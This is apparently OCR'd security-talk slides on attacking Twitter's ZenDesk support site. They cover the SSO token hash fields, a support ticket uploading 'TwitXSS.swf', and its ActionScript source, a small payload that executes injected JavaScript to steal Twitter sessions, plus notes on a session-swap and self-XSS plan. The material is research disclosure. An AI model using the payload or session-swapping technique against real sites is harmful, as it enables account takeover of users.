
Classic SSO scenario

- Take information from Application A
- Authenticate to Application B
- Avoid Passing credentials
- Use a token instead
- App B trusts the tokens passed

ZenDesk SSO

- Name=
- Email=
- External_id=
- Timestamp=

- Hash=
  - This hash value is based on the items above and a shared secret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SUBMIT A REQUEST
CHECK YOUR EXISTING REQUESTS
Submit a request
Dear Twitter, I have *
feature request/idea
Regarding
Twitter on the web
Tell us more: sharing is caring! *
To expedite your request, don't be stingy with the details. Help us help you by telling us as much as you can, especially if you're having a problem. Browser information, user names, steps taken, and thorough descriptions of what did (or didn't) happen are things we're quite interested in.
One request is enough: sending multiple requests will not get you a faster answer. It will delay a response by placing your requests together at the end of the queue. You can update an open ticket with new information by checking on your request and adding a comment.
Hint: the fastest way to report spam is to follow Twitter's @spam account and send us a direct message with the spammer's user name.
Be REALLY Careful about XSS Exposures
I feel:
Like Stealing Twitter Sessions
Attachment(s)
Browse...
TwitXSS.swf (delete)
Submit
Submit a request for assistance
Fields marked with an asterisk (*) are mandatory.
You'll be notified by email when our staff answers your request.
Welcome!
Welcome to Twitter Support
Find answers to your questions using our Help Resources.
If you still can't find what you're looking for, or need to report a problem not listed in Known Issues, submit a help ticket.
* Submit a support request
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
twitter
Twitter Support
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Submit a request
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feature request/idea
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Tell us more: sharing is caring! *
To expedite your request, don't be stingy with the details. Help us help you
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

Be REALLY Careful about XSS Exposures


I feel:
Like Stealing Twitter Sessions
Attachment(s)
Browse...
TwitXSS.swf (delete)

```
class TwitXSS {
  static function main(mc) {
    getURL("javascript:" + escape(_root.getURLAddy) );
  }
}
```

Problem

- The SWF file is only available to the Attacker Account (SessionSwap1)
- Self XSS?
- Launch the XSS and wait for the user to log in?



request to https://twitter.zendesk.com:443 [65.74.185.41]
forward
drop
